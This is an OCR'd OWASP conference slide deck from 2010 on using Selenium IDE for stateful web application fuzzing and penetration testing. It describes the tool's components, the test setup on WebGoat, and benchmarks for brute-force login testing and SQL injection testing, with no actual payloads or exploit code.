Penetration Testing with Selenium


Dr Yiannis Pavlosoglou
Project Leader / Industry Committee
Seleucus Ltd
yiannis@owasp.org

OWASP
14 January 2010

Copyright 2010 © The OWASP Foundation
Permission is granted to copy, distribute and/or modify this document under the terms of the OWASP License.


The OWASP Foundation
http://www.owasp.org

Agenda



- Necessary Introductions
- Fuzzing Motivation
- Selenium IDE
- Apparatus & Benchmarks
- Building Test Cases
- Oxygen: Scripting Test Cases
- Demos, Videos, Examples
- Conclusions
- Q&A

Necessary Introductions



- Yiannis Pavlosoglou, Seleucus Ltd, London
- OWASP Industry Committee
- Author of JBroFuzz
- PhD, CISSP, ...


Disclaimer: This presentation has nothing to do with selenium as a substance, nor its benefits

(got a couple strange emails lately)

Instead, we are discussing <u>Selenium IDE</u> and the security testing of software, namely web applications

Motivation

- [Web Application] Flows are hard to define and track in modern applications that use frames and AJAX [1]



Basic Authentication

Login Credentials

Change Password

New Password

Cross Site Scripting!

- How do we best identify such an issue?

(check your job description)

- How do we best <u>automate</u> the identification of such an issue?


(perhaps check these slides) ☺

Stateful Fuzzing

- Newly issued cookies
- Cookies / AJAX
- ViewState

- Stateless tool examples:
  - SqlNinja
  - JBroFuzz
  - ...
- Stateful tools ability:
  - Recording of user login
  - Chaining of user actions

Stateless: Tools that do not orchestrate state transversal in web applications



Fuzzing

Web Application Fuzzing


Stateful Fuzzing

Stateless Fuzzing

Selenium IDE

- Well known tool for:
  - Acceptance testing
  - Regression testing
  - Software testing
  - …
  - Penetration testing?

    (in certain situations)
- Components:
  - Selenium IDE
  - *Selenium-RC (Remote Control)*
  - Selenium Grid



Note: To use the OpenQA forums, bug tracker, and wiki you need an OpenQA account.

News

June 3, 2008
Selenium IDE 1.0 Beta 2 is available - download now

Selenium IDE is an integrated development environment for Selenium tests. It is implemented as a Firefox extension, and allows you to record, edit, and debug tests. Selenium IDE includes the entire Selenium Core, allowing you to easily and quickly record and play back tests in the actual environment that they will run. Selenium IDE is not only recording tool: **it is a complete IDE**. You can choose to use its recording capability, or you may edit your scripts by hand. With autocomplete support and the ability to move commands around quickly, Selenium IDE is the ideal environment for creating Selenium tests no matter what style of tests you prefer.

Features:

- Easy record and playback
- Intelligent field selection will use IDs, names, or XPath as needed
- Autocomplete for all common Selenium commands

Base URL: http://www.google.com/


Command	Target	Value
open	/	
type	q	selenium IDE rocks!
clickAndWait	btnG	
clickAndWait	link=Antony Marcan…	
clickAndWait	link=5 comments	
assertTextPresent	I think record playba…	

Command: assertTextPresent
Target: I think record playback is a wonderful thing
Value:

Selenium is a suite of tools to automate web app testing across many platforms.

Selenium…

- runs in many browsers and operating systems
- can be controlled by many programming languages and testing frameworks.


http://seleniumhq.org/docs/01_introducing_selenium.html#selenium-components
Introducing Selenium — Selenium D...
selenium ide

Selenium Components

Selenium is composed of three major tools. Each one has a specific role in aiding the development of web application test automation.

Selenium-IDE

Selenium-IDE is the Integrated Development Environment for building Selenium test cases. It operates as a Firefox add-on and provides an easy-to-use interface for developing and running individual test cases or entire test suites. Selenium-IDE has a recording feature, which will keep account of user actions as they are performed and store them as a reusable script to play back. It also has a context menu (right-click) integrated with the Firefox browser, which allows the user to pick from a list of assertions and verifications for the selected location. Selenium-IDE also offers full editing of test cases for more precision and control.

Although Selenium-IDE is a Firefox only add-on, tests created in it can also be run against other browsers by using Selenium-RC and specifying the name of the test suite on the command line.

Selenium-RC (Remote Control)

Selenium-RC allows the test automation developer to use a programming language for maximum flexibility and extensibility in developing test logic. For instance, if the application under test returns a result set, and if the automated test program needs to run tests on each element in the result set, the programming language's iteration support can be used to iterate through the result set, calling Selenium commands to run tests on each item.

Selenium-RC provides an API (Application Programming Interface) and library for each of its supported languages: HTML, Java, C#, Perl, PHP, Python, and Ruby. This ability to use Selenium-RC with a high-level programming language to develop test cases also allows the automated testing to be integrated with a project's automated build environment.


Selenium-Grid

Selenium-Grid allows the Selenium-RC solution to scale for large test suites or test suites that must be run in multiple environments. With Selenium-Grid multiple instances of Selenium-RC are running on various operating system and browser configurations, each of these when launching register with a hub. When tests are sent to the hub they are then redirected to an available Selenium-RC, which will launch the browser and run the test. This allows for running tests in parallel, with the entire test suite theoretically taking only as long to run as the longest individual test.


Supported Browsers

Selenium IDE UI

- Plug-in for a number of supported browsers
  - O/S Independent
- Records a test case, while user is browsing
  - User clicks, inputs, radio button selections, etc.
- Tests the case for one or more condition
  - e.g. does this text exist?



Selenium IDE



Supported Browsers

Browser	Selenium-IDE	Selenium-RC	Operating Systems
Firefox 3	1.0 Beta-1 & 1.0 Beta-2: Record and playback tests	Start browser, run tests	Windows, Linux, Mac
Firefox 2	1.0 Beta-1: Record and playback tests	Start browser, run tests	Windows, Linux, Mac
IE 8		Under development	Windows
IE 7	Test execution only via Selenium-RC*	Start browser, run tests	Windows
Safari 3	Test execution only via Selenium-RC	Start browser, run tests	Mac
Safari 2	Test execution only via Selenium-RC	Start browser, run tests	Mac
Opera 9	Test execution only via Selenium-RC	Start browser, run tests	Windows, Linux, Mac
Opera 8	Test execution only via Selenium-RC	Start browser, run tests	Windows, Linux, Mac
Google Chrome	Test execution only via Selenium-RC(Windows)	Start browser, run tests	Windows
Others	Test execution only via Selenium-RC	Partial support possible**	As applicable

* Tests developed on Firefox via Selenium-IDE can be executed on any other

Using Selenium IDE: *Apparatus*

- Operating System of your choice
  - Confirmed operations in: Solaris 10, Windows 7, Fedora 11, Ubuntu 9.10
- Proxy Tool of your choice
  - WebScarab, OWASP Proxy
- Language of your choice
  - Perl, v5.10.0 built for MSWin32-x86-multi-thread
- Selenium IDE
  - Firefox plug-in Selenium IDE 1.0 Beta 2 (June 3, 2008)
- Mozilla Firefox
  - 3.5.7
- Tests herein, performed on: WebGoat 5.3 RC1
  - I know! But recordings from penetration tests performed, are not really an option
  - Unlike a screenshot, with Selenium IDE, you can’t just obfuscate the URL!

Using Selenium IDE: *Benchmarks*

- Assessing Selenium IDE for Web Application Penetration Testing Requirements

- *Benchmark 1*: Can I leave it testing overnight?

- *Benchmark 2:* Can I know all the payloads that passed / failed a particular input field?

Using Selenium IDE: Demo Videos

Demo 1 Video: Login Brute Force

http://www.youtube.com/watch?v=3_LhYkzzN08

Demo 2 Video: SQL Injection

http://www.youtube.com/watch?v=6m0bq5hF_6w

As you're here, we'll do the demos live ($%£^&*!) …

Selenium IDE: Benchmark 1

- Given a login prompt:
  - Not necessarily a first landing page
  - A valid user account
  - No lockout present
- Perform a brute-force attack
  - Long list of passwords
- Objective: Quickly assess successful / failed logins

Selenium IDE: Benchmark 2

- Given an input field:
  - A page that you have to browse to
  - Check for all SQL injection payloads

